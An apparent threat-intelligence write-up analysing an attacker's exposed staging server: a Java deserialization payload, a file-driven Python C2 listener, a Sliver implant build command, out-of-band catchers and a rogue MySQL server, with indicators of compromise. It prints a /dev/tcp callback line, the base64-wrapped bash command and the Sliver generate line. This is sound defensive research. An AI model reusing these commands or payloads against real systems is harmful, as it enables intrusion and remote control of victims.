The Operator Who Left the Lights On
I was chasing TLS certificates when I found this one. Not malware, not a leaked sample, just a server that was showing a certificate it had no business showing. I pulled the thread, and it unraveled into something I did not expect: an attacker’s actual working directory, sitting wide open on the internet, with their tools, their scripts, and the things they had already stolen all sitting there in a browsable list.
This is the walk through that server. What it was running, how the pieces fit together, and what each file told me. Everything I analyzed here is the attacker’s own code. I will explain later why I stopped short of touching the rest.
How I ended up here
The short version is that offensive tools are sloppy about certificates. Operators swap out payloads and domains all the time because those get burned, but the certificate sitting under the listener almost never changes. It is the one thing they forget.

So I was looking for a few specific certificate patterns that frameworks leave behind. One of them is a self signed certificate with a placeholder name, something like a common name of 0.0.0.0, valid for three years, with no organization filled in. A real company does not put that on the internet. This host did, on port 8443.
Before I trusted it I did the thing that matters more than the search itself, which is throwing out the junk. A minute earlier the same hunt had handed me a server on a cloud provider showing a valid, properly signed certificate for a real smart home brand, answering requests with a polite message about a missing WebSocket upgrade. That is a legitimate product backend. A certificate signed by a trusted authority and tied to a real company domain is the strongest “walk away” signal there is, and I walked away from it.
This one failed every test that the smart home box passed. Self signed cert, placeholder name, odd port, no real domain behind it. So I kept going.

The door was unlocked

Most C2 servers give you a closed fist. You see the listener and nothing else. This one was different. It had several Python SimpleHTTP servers running on high ports, and Python’s little web server renders a clickable directory index. The operator had started one of them inside their home folder.
So instead of guessing, I got a file list. Their whole operation, laid out like a table of contents.
I am not going to reproduce the full listing, because some of it is not mine to share, but the shape of it was this. There was a Sliver install, both the server pieces and the client. There were hand written Python scripts named things like c2.py, c2b.py, c2c.py. There were credential cracking files, a copy of rockyou.txt, a John the Ripper folder, output from AS-REP roasting. There was recon everywhere, dozens of PowerShell survey captures and nmap logs. And there was the part that changed the tone of the whole thing: dumped Active Directory credential material, Kerberos keytabs, and an archive named after what looks like a government consulate.
Here is the line I drew, and I want to be plain about it. The attacker’s own tooling is fair to pull apart and learn from. The victim’s stolen data is not. I did not download the credential dumps, the keytabs, or the victim archive. That those files exist is the finding. Downloading them would add nothing but risk, and it would make me a second person handling someone’s stolen data. I left them alone. Everything below is the attacker’s code.
The payload

The file that told the clearest story was payload.bin. It is tiny, about 1.3 KB, and it opens with the bytes AC ED 00 05. If you have spent any time around Java you recognize that instantly. It is a serialized Java object.
Reading the class names in order is like reading a confession. A HashSet wrapping a TiedMapEntry, pointing at a LazyMap, feeding a chain of transformers that ends at Runtime.exec. Anyone who has looked at Java deserialization knows this one by heart. It is the CommonsCollections6 chain out of ysoserial, a well worn recipe for turning “this app trusts data it should not” into code execution.
The command it carries is wrapped in a little base64, which is a lazy habit more than real obfuscation:
/bin/bash -c {echo,aWQgPiYgL2Rldi90Y3AvMzguNjAuMTc5LjMxLzgw}|{base64,-d}|{/bin/bash,-i}Decode the base64 and you get:
id >& /dev/tcp/38.60.179.31/80So the payload makes a vulnerable Java process run id and pipe the result straight back to the server’s own port 80 over a raw socket. It is a callback, a way to prove the exploit landed. Nothing fancy, which is exactly why it works.
For the record:
- SHA256:
9c36a25ca2e3e91403061c19578b7cf1a618c7873c22d328fa6e6416f51c9254 - MD5:
add40d3522ea69969c62fc3e35b98716
The thing that caught the shell
The callback went to port 80, and sure enough, there in the directory was c2.py, listening on exactly that port. It is about as minimal as a command channel gets:
HOST='0.0.0.0'; PORT=80
...
s.bind((HOST, PORT)); s.listen(5)
...
cmd = open('/root/c2.cmd').read().strip()   # operator types commands into a file
conn.sendall((cmd+'\n').encode())           # they get pushed to the shell
open('/root/c2.out','wb').write(buf)         # the output lands in another file
The operator writes commands into a file called c2.cmd, the script relays them to whatever connected back, and the responses get dumped into c2.out. Crude, file driven, no frills. But it closes the loop. The deserialization payload and this listener are two ends of the same thing. One throws the shell, the other catches it.
The implant factory
Two small files explain how the Windows side gets built. First a wrapper:
cd /root/sliver || exit 1
script -qec './sliver-client console --rc /root/gen.rc' /root/gen.log
ls -la /root/.sliver/slivers/windows/amd64/dprelay/bin/
And the script it feeds to Sliver:
generate --mtls 200.200.200.47:8081 --os windows --arch amd64 --name dp_relay --save /root/dp_relay.exeThis builds a Windows implant that talks back over mutual TLS to 200.200.200.47:8081. That address is worth writing down, because it is not this server. It is a separate box the implants phone home to, and the name they chose, dp_relay, suggests they use it as a relay in front of the real controller. So the server I was looking at builds the implants, but the beacons live somewhere else. That is a new indicator that fell out of two tiny config files.
The blind spot catcher
The last script, oc_listen.py, is the kind of thing you only build if you are exploiting things that do not talk back. It stands up two listeners, a raw TCP one on 18081 and an HTTP one on 18080, and logs the source address, the Host header, the path, and the body of anything that touches them.
threading.Thread(target=raw_listener, args=(18081,), daemon=True).start()
http.server.ThreadingHTTPServer(('0.0.0.0', 18080), H).serve_forever()
If you have used Burp Collaborator or interactsh, this is a homemade version of that. When an exploit cannot show you its output directly, you make the target reach out to a server you control, and you watch for the knock. This is how you confirm a blind bug worked. They built their own so they did not have to rely on anyone else’s.
The fake database
Port 3306 was running MySQL, and it was advertising the capability to read local files from whoever connects. Right next to it on disk was a fake-mysql-cli.jar and a folder of fake server files. Put those together and it is the rogue MySQL server trick. You stand up a server that pretends to be a normal database, and when a Java application connects to it thinking it is talking to a real MySQL, you abuse the connection to read files off that client, or you feed its driver a deserialization payload and run code. Same deserialization theme as the payload, just aimed at database clients instead of web apps.
Reading it as one operation

Step back and the server was doing three jobs at once.
It was a place to break in from. Java deserialization, the rogue database, nmap and nuclei for finding targets.
It was a place to control victims from. Sliver for durable Windows implants that relay out through that second address, the little Python channel for quick shells, and the out of band catcher for the blind stuff.
And it was a place to grind out credentials. The AD dumps, the keytabs, rockyou and John sitting ready, the roasting output.
This is not a tidy lab or a research honeypot. Cracked domain controller credentials and a victim named archive do not show up by accident. Something real got hit.
Indicators
Server and infrastructure:
| Indicator | What it is |
|---|---|
38.60.179.31 | the operator and staging server |
38.60.179.31:8443 | Sliver listener, self signed cert CN=0.0.0.0 |
38.60.179.31:4444 | Metasploit / Meterpreter listener |
38.60.179.31:80 | custom Python command channel, c2.py |
38.60.179.31:18080-18081 | out of band interaction catcher, oc_listen.py |
200.200.200.47:8081 | Sliver implant callback from gen.rc, likely a relay |
cert ebad0c502569e65a6130c84821cf6d08c38d4a97fae524382cc5326029fa4e94 | self signed cert on 8443 |
Files:
| SHA256 | File | Note |
|---|---|---|
9c36a25ca2e3e91403061c19578b7cf1a618c7873c22d328fa6e6416f51c9254 | payload.bin | ysoserial CommonsCollections6, shell back to port 80 |
Behavior to hunt for:
id >& /dev/tcp/38.60.179.31/80, or more generally anybash -i >& /dev/tcp/<ip>/<port>spawned by a Java process- a Sliver implant named
dp_relay, Windows x64, mutual TLS - a Python
SimpleHTTPdirectory index exposed on the internet, which is almost never intentional